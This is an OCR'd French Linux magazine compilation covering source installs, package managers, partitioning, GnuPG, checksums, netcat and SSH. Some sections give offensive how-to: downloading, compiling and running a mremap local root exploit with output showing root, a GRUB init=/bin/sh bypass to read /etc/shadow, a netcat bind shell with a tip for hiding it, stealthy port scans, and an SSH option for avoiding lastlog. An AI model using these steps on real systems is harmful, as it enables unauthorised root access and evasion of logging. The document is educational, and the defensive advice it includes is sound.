http://www.openwall.com/john/a/john-1.6.tar.gz ), il s'agit de John The Ripper, un cracker de mots de passes (cf. le cracking de mot de passes Linux). Il faut commencer par le décompresser et le désarchiver, on tape tar -xvzf john-1.6.tar.gz . Le -x permet l'extraction (car on peut aussi créer une archive avec -c), le v affiche une liste des fichiers désarchivés, le z annonce que le fichier est compressé (s'il y a .gz, ou .tgz) et qu'il faut donc le décompresser, et enfin, le f permet de spécifier le nom du fichier.

Petit point culturel : les .tar sont des archives, c'est-à-dire des fichiers qui en réunissent plusieurs en un seul en conservant leurs infos (permissions, etc.), et les .gz des fichiers compressés grâce à gzip (comme Winzip sous win). Les .tar.gz ou .tgz sont appelés tarballs.

Après cette première étape, vous devez vous placer dans le dossier créé (john-1.6), puis dans le dossier src (cd john-1.6/src). Vous voyez alors différents types de fichiers... Ici, il n'y a pas de fichier configure, mais si c'est le cas, il vous faut taper ./configure en console, ce qui permet d'adapter certains paramètres à votre système.

Pas de ça pour John... Les informations qui permettront une compilation correcte sont dans ce fichier : Makefile, qui permet d'utiliser l'utilitaire make pour installer.

On tape donc " make ", et l'on obtient un message nous expliquant comment lancer la compilation : il faut taper make SYSTEM avec SYSTEM, un des noms affichés dans la liste qui apparaît. Pour moi, make generic suffira :). Et voilà, c'est parti, patientez une minute...

Quand le prompt réapparaît, c'est terminé. Si tout s'est bien passé, faites cd ../run, puis tapez ./john . Vous devriez voir apparaître la liste des options de JTR, héhé. Voilà, vous savez comment installer un programme à partir de ses sources.

Apprenez ceci les procédures standard d'installation se résument ainsi:

- tar zxvf fichier.tar.gz
- ./configure
- make
- make install (en root)

Au fait, vous ne pourrez pas compiler des sources si gcc n'est pas installé sur votre système (ce qui est quasiment toujours le cas)

## IV] Mandriva et les packages : urpmi...

Tout d'abord, pour utiliser urpmi, il faut être connecté en root. L'outil urpmi est une amélioration de rpm, et est utilisé par la GUI de Mandrake 9.2 (rpmdrake). Pour installer un rpm, il vous suffit de taper

```
urpmi nom_du_rpm
```

Mais l'avantage est que vous n'avez pas besoin de connaître le nom exact du rpm : tapez urpmi nmap... Après quelques secondes de recherches dans sa base de donnée, un message apparaît vous demandant d'insérer le Cd correspondant. On le fait, on appuie sur Entrée, et notre nmap est automatiquement installé. C'est beau le progrès !

Il y a d'ailleurs plusieurs dérivés de l'outil : tapez urpme nmap pour désinstaller celui-ci... urpmf permet d'obtenir les noms des paquetages qui utilisent le fichier spécifié en argument, et urpmq est un équivalent de rpm -q (ex : urpmq -i nmap affichera ses infos). urpmi et ses dérivés sont extrêmement puissants, et encore plus simple à utiliser que rpm...

A vous maintenant d'approfondir ceci grâce aux pages de manuels suivantes : urpmi, urpmf, urpmq et urpme ! Honnêtement, ça vaut le coup...

## V] Debian et les packages : apt-get...

Tout comme RedHat et Mandrake/Mandriva software avec leurs système RPM's, Debian a développé son propre système de gestion de paquetages afin de faciliter l'installation de programmes et leurs différentes dépendances sur leurs distributions.

La force d'APT est sa capacité à pouvoir gérer automatiquement les différentes " sources " d'installation au travers d'un fichier unique. Je m'explique :-), grâce au fichier /etc/apt/sources.list, APT est capable d'installer ou de mettre à jour des paquetages en interrogeant automatiquement soit un CDROM, soit FTP, soit toute autre source de données quasiment sans aucune manipulation de notre part

Si vous éditez le fichier /etc/apt/sources.list, vous constaterez par défaut différentes URL pointant vers des sites miroirs Debian.

Voici la commande pour ajouter une source sur CDROM :

```
apt-cdrom add
```

Lorsque par la suite vous lancerez une mise à jour ou tout simplement une installation, APT montera le lecteur, ira consulter les paquetages disponibles sur le disque et les ajoutera automatiquement à la base des programmes disponibles.

Comme pour le système RPM, il est important de savoir qu'APT repose sur une base de données de paquetages qu'il est nécessaire de mettre à jour régulièrement. Pour effectuer cette mise à jour, lancez de temps en temps la commande :

**apt-get update**

Gestion de paquetages
Une fois votre base de données mise à jour, l'installation d'un paquetage se révèle être d'une simplicité déconcertante :
Installation d'un logiciel : **apt-get install \ Monprogramme**

Par cette commande, APT va vérifier dans son sources.list toutes ses archives et installera le programme en conséquence. Si celui-ci possède des dépendances, il en fera de même et les installera automatiquement.

Désinstaller un logiciel :

**apt-get remove \ Monprogramme**

APT va désinstaller non seulement le logiciel choisi, mais aussi les dépendances lui appartenant.

Tout cela n'est qu'une présentation succincte et rapide des capacités d'APT sous Debian, si vous voulez approfondir le sujet, je vous invite à vous connecter sur le site www.debian.org. C'est une mine d'information.

**Bon courage :-)**
**linuxschool magazine**

## Les petits plus de Debian

Le système de paquetage de Debian, APT (Advanced Packaging Tool), existait avant le format RPM de Redhat. Bien que ce soit un sujet de controverse fréquent, APT paraît tout de même plus solide et plus avancé. Notamment, les dépendances sont en général plus faciles à gérer, les fonctions de recherches plus avancées et les dépots de paquetages inofficiels plus nombreux.

**sources.list**

De nombreux logiciels ne sont pas disponibles dans le dépot officiel de Debian, pourtant copieux, soit parce qu'il est trop récent (les paquetage Debian doivent passer une phase de test avant d'être intégrés) soit pour des problèmes de licence. C'est le cas, par exemple, du lecteur multimedia mplayer, qui n'est pas rigoureusement libre (en particulier certains codecs). Pour pouvoir l'installer avec APT, il suffit d'ajouter cette ligne à votre /etc/apt/sources.list :

deb ftp://ftp.nerim.net/debian-marillat/ sid main

Vous pourrez trouver d'autre dépots inofficiels sur Google, en donnant comme mot clé le nom du logiciel, ainsi que 'deb' ou 'sources.list'.

**debtags**

Depuis quelque temps, tous les packages Debian sont libellés à l'aide d'étiquettes diverses. Cela permet de faire des recherches sémantiques. Par exemple :

$ debtags search 'use::scanning && interface::commandline'
aircrack - wireless WEP/WPA cracker
amap - Network protocol probing tool
amavisd-new - Interface between MTA and virus scanner/content filters
analog - analyzes logfiles from web servers

**alien**

L'utilitaire alien permet de convertir un paquetage APT ou RPM dans un autre format. Par exemple, on peut créer un rpm à partir d'un paquetage Debian :

$ alien --to-rpm /path/nomdupackage.deb

Ou installer un RPM sur Debian :

$ alien -i nomdupackage.rpm

Attention, cependant, il vaut mieux ne pas en abuser. Cela pourrait créer des problèmes de dépendance et fausser l'équilibre interne de votre distribution. Cet outil est surtout utilisé pour installer de petits logiciels, jeux ou drivers seulement disponibles au format binaire en RPM.

# Réussir son insta

**Réaliser l'installation d'un système que l'on ne connaît pas est une démarche qui peut sembler hasardeuse, voire risquée. Nous reprendrons les prérequis nécessaires à la réalisation convenable de cette procédure. En fait, les difficultés majeures qui ressortent des expériences des utilisateurs concernent le " partitionnement " et la " cohabitation " simultanée de plusieurs systèmes...**

## Ubuntu
### La nouvelle distribution grand public ?


**Dernière distribution majeure à arriver sur le marché, Ubuntu est à mi-chemin entre Debian et Mandriva. Sous l'impulsion du milliardaire sud-américain Marc Shuttleworth, Ubuntu est en effet basé sur Debian, mais de nombreux efforts ont été faits pour rendre le tout plus accessible au commun des mortels, notamment en ce qui concerne l'installation et la prise en main.**

http://ubuntu-fr.org

Tout d'abord, il faut télécharger une distribution Linux. Linux à proprement parler n'est qu'un noyau. Il permet l'interaction entre les logiciels et le hardware (le matériel). Il existe donc des " distributions " regroupant le noyau et des logiciels.

Ce qui distingue une distribution d'une autre c'est donc la présence de logiciels divers et/ou d'un programme permettant d'installer des logiciels additionnels. Par exemple, Mandriva [1] est plutôt orienté grand public : tout est présent par défaut et l'installation est très facile. Ce qui n'est pas le cas de Debian [2], qui contient le minimum mais permet facilement l'ajout de logiciels via l'utilitaire apt-get. Pour ma part, j'ai opté pour une Slackware [3] parce que le système de démarrage est relativement simple.

Les distributions sont téléchargeables via ftp au format iso, donc directement gravables. Vous trouverez votre bonheur sur :

http://www.linuxiso.org/

Notez que certaines distributions utilisent des noyaux modifiés, donc il n'est pas toujours bon d'avoir la distribution la plus exotique pour des questions de performances, de compatibilité, etc.


Dès que votre CD est prêt, bootez dessus. Si du texte défile dans tous les sens, c'est normal. C'est le noyau qui affiche le matériel qu'il reconnaît et charge les drivers pour tout faire fonctionner. Normalement, vous devriez arriver assez rapidement à l'étape de partitionnement. Avant, vous aurez dû passer des formalités comme la configuration du clavier, la zone horaire... Évitez donc de prendre un clavier russe, ça pourrait compliquer les choses par la suite.

Sous Linux, les disques sont représentés par des fichiers " devices ". Par exemple, en IDE, /dev/hda représente le premier disque dur (maître) ide du pc, /dev/hdb représente le deuxième (esclave).

Lorsque l'on les partitionne, on a /dev/hda1 pour la premiÈre partition du premier disque dur, /dev/hda4 pour la quatrième etc. On va donc partitionner notre disque dur qui fait en tout 43Go (puisqu'il n'y en a qu'un À l'image) :

- /dev/hdb1 est monté en / : c'est la base du système. Elle contient aussi /boot, où sont stockés le noyau et les

# llation Linux !




**On y voit plusieurs partitions**

fichiers de démarrage. On prévoit 100 mo.

- /dev/hdb2 est en swap : la swap est une partition utilisée comme zone de mémoire vive lorsque la RAM est remplie. Généralement, on alloue le double de la mémoire vive pour la swap. Mais la RAM est extrêmement rapide comparée à un disque dur, qui fait plutôt office de dinosaure. Bref, investissez dans de la RAM :). Pour les systèmes lourdement graphiques, 500 Mo de RAM au moins seraient nécessaires, ajustez en conséquence votre swap en laissant au moins 200 MO de marge si possible.
- /dev/hdb3 est monté en /usr : c'est l'emplacement de tous vos futurs programmes. Normalement, 4Go devraient être amplement suffisants (on n'est jamais trop prudent).
- /dev/hdb4 est monté en /var, qui contient notamment les fichiers de log. Prévoir 200Mo.
- /dev/hdb5 est monté en /tmp. Cette partition est utilisée pour stocker les fichiers temporaires. 100Mo devraient être suffisant.
- /dev/hdb9 est monté en /home : c'est une partition relativement importante vu que votre compte utilisateur y figure ! Sa taille dépend de l'utilisation de votre ordinateur. Si vous collectionnez les vidéos de votre grand-mère en vacances, comme moi, prévoyez 38Go.

Il existe également plusieurs File Systems (système de fichiers). Sous Windows, il y a le FAT32 et le NTFS, sous Linux, l'Ext2, l'Ext3 et le ReiserFS. Chacun a ses particularités sur lesquelles je ne m'étendrai pas. Si vous ne voulez pas vous compliquer la vie, choisissez Ext3 (cf. l'article sur les LFS).

Pour ceux qui n'ont pas choisi la facilité il y a sous Slackware le partitionnement avec fdisk (cf. article sur les LFS).

Au partitionnement succède l'installation des packages. Sélectionnez ce qui vous semble utile. Si vous voulez un système complet, installez tout. Choisissez le mot de passe root (le super-utilisateur). Créez votre compte utilisateur. En effet, IL NE FAUT JAMAIS TRAVAILLER EN ROOT, car en cas d'erreur, vous risquez de détruire pas mal de choses. Si vous avez Mandrake, choisissez l'option du Démarrage graphique avec l'utilisateur toto. Pour les autres, il faut avoir installé Xfree (le serveur graphique), un Window Manager (le programme affichant les menus et les fenêtres) et un Desktop Manager pour gérer l'interface graphique dès le démarrage (par exemple xdm, kdm ou gdm).

Si vous voulez une interface claire, prenez KDE ou Gnome. Ensuite, faites installer LILO ou GRUB, ces outils de gestion du demarrage multi-OS. Finissez, et l'aventure commence au prochain reboot...

**linuxschool magazine**

[1] http://www.mandriva.com/
[2] http://www.debian.org/
[3] http://www.slackware.com/

# Mettez Linux à l'épreuve

Voici un an, cela faisait l'ouverture du 20 h... Le monde venait d'apprendre qu'une nouvelle vulnérabilité affectait le noyau Linux... Et vous, vous vouliez avoir une preuve du concept. Vous devrez donc apprendre ce que sont les exploits, où en trouver, comment les compiler et les utiliser.

## Trouver la perle rare

Rendez-vous donc chez notre cher ami Google. Dans notre exemple, nous voulons devenir root d'un système Linux en nous attaquant directement au noyau du système, appelé le kernel Linux. En recherche francophone, tapez par exemple linux local root exploit

On prendra ici comme exemple ce bon vieux mremap, qui date un peu il est vrai.

## Exploit de bas niveau

À présent, vous vous trouvez sur une page au contenu pour le moins mystique. Il s'agit d'un code source spécifiquement écrit en langage C. Le fichier porte donc l'extension .c.

Les codes sources écrits en langage C sont monnaie courante sous Linux. Le langage C est un langage relativement bas niveau, c'est-à-dire que le développement se fait très proche des instructions qui passent sur le système, que ce soit vis-à-vis du noyau, du processeur ou de la mémoire.

Dans votre distribution Linux, il devrait se trouver un petit outil simple d'utilisation du nom de wget, qui permet de télécharger sur des http et des ftp en console. Connectez-vous sur votre compte utilisateur et tapez-y (ou enregistrez la page avec l'extension .c) :

```
$ wget \
  site.com/mremap_pte.c
```

Le fichier se télécharge comme par magie (c'est Disneyland !).

Il est maintenant nécessaire de compiler ce code pour permettre son utilisation.

## Compilation ?

Pour charger un programme en mémoire avant de l'exécuter, le système Linux ne reconnaît que des formats de fichiers spécifiques, ELF. C'est en gros une façon particulière d'écrire le code d'un programme sur le disque dur de sorte que l'OS puisse prendre en compte différents paramètres dynamiques. Votre système incorpore un compilateur du nom de GCC, il va nous permettre de compiler notre code source C en un programme utilisable. Lancez votre compilation en faisant

```
$ gcc mremap.c -o mremap
```

Et voilà, vous avez réussi votre première compilation d'exp... de preuve de concept !

## Lancez votre exploit

Vous allez tester ça directement sur votre machine afin de vérifier si elle est vulnérable à ce test de faille. Assurez-vous bien que vous n'êtes pas connecté en root, puis faites ./mremap et vous devriez obtenir une chose comme suit :

Ainsi soit-il. (Si ça a fonctionné, la seule solution reste de mettre à jour votre noyau... Bonne chance Jim.)

## Mise en garde

Certains bouts de code peuvent-être vulgairement trafiqués par leurs auteurs pour ne pas fonctionner, ou faire un peu plus qu'exploiter la faille... Avant de jouer au SSK (Super Script Kiddie), malheureux, cours lire Le langage C", par Brian W. Kernighan et Dennis M. Ritchie, ainsi que "Programmation système en C sous Linux", de Christophe Blaess. Tu n'en sortiras que grandi (et les éditeurs un peu plus enrichis...).

**linuxschool magazine**

*(Merci à Pouet pour le concept)*

```
$ gcc mremap.c -o mremap
$ ls
mremap.c  mremap

$ id
uid=44(pouet) gid=44(groove)
groups=1337(el8)

$ ./mremap
[+] kernel 2.4.24
    vulnerable: YES
    exploitable YES
   MMAP #65526  0x50bf6000 - 0x50bf7000
[+] Success
# id
uid=0(root) gid=0(root) groups=1337(el8)
```

# Casser Linux au décollage !

## Avant que Linux n'ait fini de démarrer, il présente ses propres faiblesses...

### Les bootloaders

LILO et GRUB sont des "bootloaders". Quand ceux-ci sont installés sur une machine, ils vont être exécutés par le BIOS au démarrage de l'ordinateur. C'est eux qui vont se charger ensuite de faire démarrer un système d'exploitation (Linux, Windows etc.).

Avec une mauvaise configuration (comme celle par défaut), LILO et GRUB peuvent permettre à n'importe quelle personne ayant un accès physique à la machine sur laquelle ils sont installés d'en prendre le contrôle (avoir un shell root par exemple).

Ces deux bootloaders par défaut donnent un shell spécial à l'utilisateur démarrant l'ordinateur. Cette invite de commandes sert principalement à définir l'emplacement du noyau (le périphérique de stockage sur lequel il est, la partition, le nom du fichier etc.). Mais un attaquant peut s'en servir tout à fait différemment. Il peut exécuter un vrai shell ou lire des fichiers intéressants sur le disque dur : /etc/shadow par exemple, afin de récupérer les mots de passe.

Pour obtenir un shell root, dans le menu GRUB, il faut tout d'abord tapper "c" pour passer en mode shell. Il faut ensuite rentrer les paramètres exacts pour préciser le noyau que l'on veut démarrer (pour savoir les commandes qu'il faut taper, il suffit de tapper "e" dans le menu de départ). Afin d'avoir un shell root, il faut retaper ces commandes en ajoutant :

```
init=/bin/sh
```

à la fin de la ligne commençant par "kernel...".

Facile non ? Vous voulez aussi savoir comment lire des fichiers ? Encore plus simple ! Il suffit de taper la commande root (par exemple "root (hd0,0)") pour spécifier la partition où se trouve le fichier, et ensuite faire comme dans un shell linux : cat FICHIER (par exemple cat /etc/shadow).

Sous LILO, il suffit de taper "linux single"pour que Linux démarre en mode mono-utilisateur, et vous aurez un beau shell root.

Pour remédier à cela, avec GRUB, c'est très simple. Il suffit de lui dire de demander un password pour l'accès au shell. Il suffit d'ajouter au début du fichier /boot/grub/menu.lst la ligne suivante :

```
password --md5 XXX
```

XXX désigne le mot de passe crypté en md5 (man grub-md5-crypt)

Pour protéger LILO, il faut ajouter dans /etc/lilo.conf les lignes :

```
password = xxxx
restricted
```

Où xxxx est le mot de passe en clair. Puis relancez le programme lilo et, au prochain démarrage, lilo voudra un mot de passe (en mode single). C'est donc simple de sécuriser son bootloader ! Et pourtant, moins de 1% des personnes le font.

### Les autres risques

Une autre technique consiste à essayer de faire démarrer son propre système d'exploitation sur la machine.

Le BIOS, dans de nombreuses configurations, va essayer de démarrer sur la disquette ou sur un CD-Rom avant de tester le disque dur.

Mais si le BIOS ne veut pas booter sur autre chose que le disque dur ? 98% des BIOS n'ont pas de mot de passe. Il suffit donc de dire au BIOS de démarrer sur votre jolie disquette. Si le BIOS vous demande un mot de passe, cela va compliquer les choses. Dans ce cas, on peut normalement démonter l'ordinateur, enlever la pile de la carte mère etc. Il existe aussi des mots de passe génériques créés par le constructeur, spécifiques à chaque carte mère... Mais pour vous sécuriser au mieux, il vaut mieux mettre un mot de passe à votre BIOS !

**linuxschool magazine**


La fenêtre de démarrage de Lilo sous sa forme traditionnelle

# Signer et crypter

**Beaucoup de personnes ont entendu parler de problèmes de confidentialité liés à Internet. Les échanges d'informations ne sont pas sûrs. En particulier, le courrier électronique peut être lu par des tierces personnes et on n'est jamais certain de la provenance réelle d'un e-mail.**

Si vous en avez marre que votre petite sœur lise votre courrier et fouille dans vos dossiers persos sur votre disque dur, ou tout simplement si vous voulez empêcher d'autres personnes d'accéder à des données sensibles ou confidentielles, GnuPG est fait pour vous.


GPG (pour les initiales de Gnu Privacy Guard) est en fait, vous l'avez sûrement compris, un outil de cryptage et de signature électronique, et ce petit outil est très utile pour assurer confidentialité et discrétion.

Il permet entre autres, comme tout bon logiciel de cryptage qui se respecte et qui est fier de l'être, de crypter des données (puisqu'on vous le dit) à l'aide de clés publiques ou privées. C'est-à-dire que vous pouvez utiliser ce logiciel pour vous seul afin de vous assurer que personne ne regardera votre travail, mais vous pouvez aussi échanger des fichiers entre amis en partageant vos clés de cryptage. GnuPG a de plus cette qualité, en comparaison avec son équivalent propriétaire PGP, d'être un logiciel libre.

**Dès lors, ces usages sont les vôtres :**

- Signature électronique d'un document ou d'un fichier pour en assurer la provenance et l'authenticité.
- Confidentialité absolue de la correspondance mail (lors de l'envoi d'un mail, celui-ci est copié sur les multiples serveurs de vos fournisseurs d'accès Internet, et la loi les autorise à les conserver plusieurs mois. Les crypter évite donc qu'ils soient lus par les curieux fonctionnaires qui n'ont rien d'autres à faire entre la pause-café et la pause-sieste).
- Protection de fichiers sensibles.

Pour les paranoïaques et les fans de sécurité, les outils et options de ce mini-logiciel, disponible sur son site officiel en free download www.gnupg.org, vous rassureront et vous permettront de moins stresser lorsque vous transmettrez des infos importantes. Dommage pour vos frangines.




**Des " Front-end " comme GPA (http://www.gnupg.org) viennent faciliter l'utilisation de GPG**

# MD5SUM

**Si vous êtes un grand fan de téléchargement d'utilitaires sur les sites FTP ou simplement s'il vous arrive de télécharger régulièrement des binaires et autres, vous avez sans doute déjà remarqué la présence de fichiers d'environ une centaine d'octets qui portent comme extension .sum, .md5 ou encore .sign.**

## Les autres algorithmes

On peut également calculer des sommes de contrôle cryptographiques en utilisant d'autres algorithmes. Le plus simple est d'installer les outils de openssl.

Par exemple :

```
$ openssl sha1 /sbin/*
SHA1(/sbin/badblocks)= bce463cea14107282728a72bb89dcd5ddebb871f
SHA1(/sbin/blkid)= ca7e3c893ad4623ee67e00867378b8c2b3c2c96e
SHA1(/sbin/blockdev)= c126d0ba4ce5b3af3728dc81e449e4c2a0f13ba3
SHA1(/sbin/bootlogd)= e6960299395b2265cfde2cdbf6dab610226ac9b8
SHA1(/sbin/cfdisk)= 44fd292d70bcde6f085a9e96d46f25e450c0df30
SHA1(/sbin/debugfs)= b0028cb2940aca8fd6bdb501c679e3bd2eddf54c
(...)
```

Ou :

```
$ openssl md4 /sbin/*
MD4(/sbin/badblocks)= 654fc74412026b793716a7b8b3d0b519
MD4(/sbin/blkid)= 6146e2856f784a3d780657cc0175109d
MD4(/sbin/blockdev)= 1e01512cb9d1f4657819235f4125ffea
MD4(/sbin/bootlogd)= 204d60f6101dc45ce691e574130d2895
MD4(/sbin/cfdisk)= f08eab8555e5050632088773b1363e1a
(...)
```

On peut remplacer sha1 par : md2, md4, ou rmd160.

Ces fichiers ne sont pas là par hasard. En effet, même s'il est très peu probable qu'en téléchargeant un patch ou un software depuis un site non-officiel vous vous retrouviez avec un cheval de Troie, il est préférable d'en vérifier la validité à l'aide des signatures généralement fournies sur le site officiel.

D'où l'utilité de ces petits fichiers qui sont mis à disposition en même temps que l'archive et qui vous permettent donc de vérifier le contenu de votre download et d'éviter de lancer des nuisances. Tout de suite plus utile à vos yeux n'est-ce pas ? Un checksum comme MD5 n'a pas pour but de garantir la provenance d'un fichier ou d'un groupe de fichiers, ni même de permettre de retrouver le contenu d'un fichier à partir de sa signature (car c'est impossible). Son intérêt est de permettre la vérification de l'intégrité des données. On utilise l'outil md5sum sous Linux pour créer une signature :

```
$ md5sum /etc/passwd
4fce99285e290bd6acf537d7059dce8   /etc/passwd
```

L'utilitaire MD5sum permet tout simplement de vérifier que la somme de contrôle que vous calculerez à partir du fichier sur votre disque correspond à la somme calculée lorsque l'on savait le fichier " propre ". Si la somme diffère, votre fichier est corrompu et vous risquez de rencontrer des problèmes. Pour la petite histoire, l'algorithme MD5 n'a pas été conçu par n'importe qui puisque c'est le professeur Ronald L. Rivest (ce grand monsieur est le "R" dans RSA) qui a conçu ce support.

Cet outil recoupe l'utilisation de GPG (voir ci-dessus) car il se peut que les fichiers téléchargés nécessitent une clé de cryptage pour pouvoir être décompressés ou lus.

# Netcat

Netcat est l'outil fétiche de tout bon pirate ou programmeur pour mettre en place un système de sockets utilisant le protocole TCP ou UDP. Rendez-vous sur : http://netcat.sf.net pour vous procurer cet intrigant instrument.

## Netcat en client

Il s'agit d'une utilisation aussi facile qu'un telnet. Par exemple, pour vous connecter sur un serveur FTP, lancez un shell et faites :

```
$ nc -vv ftp.oleane.fr 21
```

Puis faites 'Enter' pour obtenir:

```
 21 (ftp) open
220 ProFTPD Server(ProFTPD)
```

Vous venez de vous connecter à un ftp, mais vous pouvez aussi lire vos emails ou encore vous connecter à un telnet. L'option -v est le mode "verbose" dit "bavard". Il permet de détailler la connexion, ce qui peut rendre service lorsqu'elle pose problème. On l'utilise quasiment toujours (on en met même deux !) dans un souci de clarté.

## Netcat en serveur

Vous souhaitez dialoguer avec un ami par un tunnel de communication direct ? Netcat le permet, en voici un exemple :

La machine de BOB en adresse IP 192.168.0.1 lance un nc sur son port local 1069 :

```
$ nc -l -p 1069
```

Son ami MARLEY lance un netcat :

```
$ nc 192.168.0.1 1069
```

L'option -l (listen) active l'écoute, suivie de l'option -p (port) pour lui indiquer le port sur lequel il doit être en écoute.

MARLEY veut recevoir une image de BOB, il utilise simplement une redirection :

```
$ nc -vv -l -p 7000 > tof.jpeg
```

BOB envoie l'image en effectuant :

```
$ nc -vv 192.168.0.1 \
  7000 < image.jpeg
```

## Netcat en scanner de port

MARLEY a oublié le port du serveur FTP de BOB. L'option -w l'aidera à le retrouver :

```
$ nc 192.168.0.1 1-100 -w 1 -vv
```

Netcat va tenter de se connecter du port 100 jusqu'au port 1, mais pour éviter de scanner dans cet ordre, il existe l'option -r (randomize) qui scannera aléatoirement. Le seul inconvénient de cette commande est que Netcat arrête le scan en cours lorsqu'il a trouvé un port ouvert. C'est pour cela que l'option -w 1 résout ce problème. En cas de scan important pour éviter de se faire repérer, l'option -i permet de spécifier un intervalle de temps entre chaque port en millisecondes.

```
$ nc 192.168.0.1 1-65535 \
  -w 1 -i 50000 -vv
```

Maintenant, vous êtes capables de manier Netcat en scanner de port pour arriver à des commandes de ce style :

```
$ nc 192.168.0.1 \
  1-100 147 666-1337 \
  -w 1 -r -z -i 10000 -vv
```

## Shell-binding

Netcat permet de créer un accès sur un shell distant en utilisant l'option -e (execute). Lancez nc sur un port particulier :

```
$ nc -l -p 7777 -e /bin/bash
```

Lorsque la connexion est établie, nc exécute le programme choisi et relie l'entrée et la sortie du programme à la connexion. Ce qui, dans notre exemple, vous donnera directement accès au shell de la machine sous Linux. (Sous Windows, en rajoutant l'option -d, vous pourrez cacher l'application dans le gestionnaire des tâches, ce qui peut être très intéressant).

## Divers

Nous avons parlé du protocole UDP. Vous avez la possibilité de faire quasiment les mêmes opérations qu'en TCP en rajoutant l'option -u. Un scan de port UDP est toutefois beaucoup moins fiable qu'un scan TCP. Il est également possible de choisir un port local pour se connecter sur une machine, ce qui peut rendre service dans certain cas :

```
$ nc -vvv irc.worldnet.net
6667 -p 60000
```

Si vous êtes curieux, rendez-vous sur man nc ou nc -h pour les détails. Netcat est un couteau suisse efficace, indispensable.

**linuxschool magazine**

# Comprendre SSH

**Depuis toujours, un grand nombre d'inconscients utilisent telnet et autres protocoles pour accéder aux ressources distantes d'un ordinateur. Même si certains de ces protocoles transmettent les données en clair sur le réseau laissant la possibilité d'espionner le trafic, d'autres traitent les informations de façon sécurisée, comme SSH. Aujourd'hui, ce logiciel est devenu l'interface d'administration à distance pour système Unix la plus répandue. Cet outil s'appuie sur le protocole SSH dont nous ferons des démonstrations d'utilisation, heureux veinards.**

## SSH, ça se fume ?


"Secure Shell" est un outil qui permet d'ouvrir un shell sur une machine distante de façon sécurisée. En fonction des restrictions établies, vous contrôlerez la machine aussi bien qu'en local. Le logiciel permet également de créer des "tunnel" sous le protocole SSH afin de faire passer n'importe quel protocole à l'intérieur, ce qui laisse la possibilité de rediriger des connexions après les avoir sécurisées. Il existe bien sûr un serveur, couramment appelée sshd ("d" pour daemon*), un client et une petite poignée d'autres outils tous disponibles sur http://www.openssh.org. SSH étant un protocole, il existe des versions payantes ou gratuites et diverses d'outils implémentant SSH, le plus commun étant ssh (vous suivez ?).

## Ça parle quelle langue ?

Il existe deux versions du protocole SSH, la première faisant sentir des signes de rhumatisme, nous aurons la décence de n'utiliser que SSH2.

SSH fonctionne sur authentification RSA (un algorithme de cryptage mathématique), et peut utiliser plusieurs algorithmes différents tels 3DES, IDEA, Blowfish, pour chiffrer la communication. Il utilise un système de cryptage asymétrique, c'est-à-dire avec une clef de chiffrage différente de la clef de déchiffrage. La clef privée est gardée uniquement par le propriétaire du système, alors que la clef publique est fournie à tous les clients.

Les fichiers utilisés par l'ensemble du système se situent dans le répertoire "/etc/ssh" alors que les fichiers spécifiques à l'utilisateur se situent dans le répertoire ".ssh", à la racine du




**Avec l'option -v de SSH, vous pouvez afficher les diverses informations sur l'activité du logidel ssh, tant au niveau du protocole que des accès fichiers.**

compte. Comme nous sommes un peu feignants, nous vous renvoyons directement à la page de manuel (1) de SSH, où vous trouverez la description des différents fichiers disponibles ou à créer au besoin.

## Ça se casse ?

Maintenant, utilisez le client SSH de votre système, dans notre cas nous utiliserons "ssh". Rappelons que la version cliente de ssh est composée de ssh, de scp, de sftp et des outils de gestion de clefs. Pour vous connecter à un serveur SSH, faites : "ssh ADRESSE -l LOGIN -p PORT". Si l'option –p n'est pas indiquée, le port 22 est choisi par défaut.

Votre connexion est alors enregistrée dans un fichier appelé le lastlog. Il s'agit du fichier journal, consultable avec l'outil "last". last affiche la liste des derniers utilisateurs à s'être connectés en lisant le contenu du fichier /var/log/wtmp. Une solution pour utiliser SSH sans être enregistré dans ce fichier (!) est d'utiliser l'option -T de ssh, qui vous permet de forcer la non allocation d'un terminal utilisateur. C'est un peu plus crade, mais ça passe bien. Malgré cela, certains systèmes (mais pas tous) pourraient enregistrer l'accès dans le fichier /var/log/auth.log, par exemple...

Le serveur détient également une liste d'hôtes autorisés à se connecter avec une authentification par clefs, ainsi que les clefs publiques de chaque client. En pratique, chaque utilisateur peut inscrire dans un fichier authorized_keys (à placer sur le serveur distant dans ~/.ssh/) les clefs publiques autorisées. A chaque fois qu'un client se connectera sur le serveur, si sa clef privée correspond à l'une des clefs publiques du fichier authorized_keys, il sera authentifié. Il est supposé qu'une seule machine (ou utilisateur) au monde détient la clef privée associée à cette clef publique.

Le serveur propose alors un challenge au client : le serveur envoie un message chiffré avec la clef publique, le client doit être en mesure de décrypter le message, et s'il y arrive, il est alors immédiatement authentifié. En pratique, si cette méthode échoue, le client bascule de façon transparente sur une invitation à taper le mot de passe de l'utilisateur demandé.

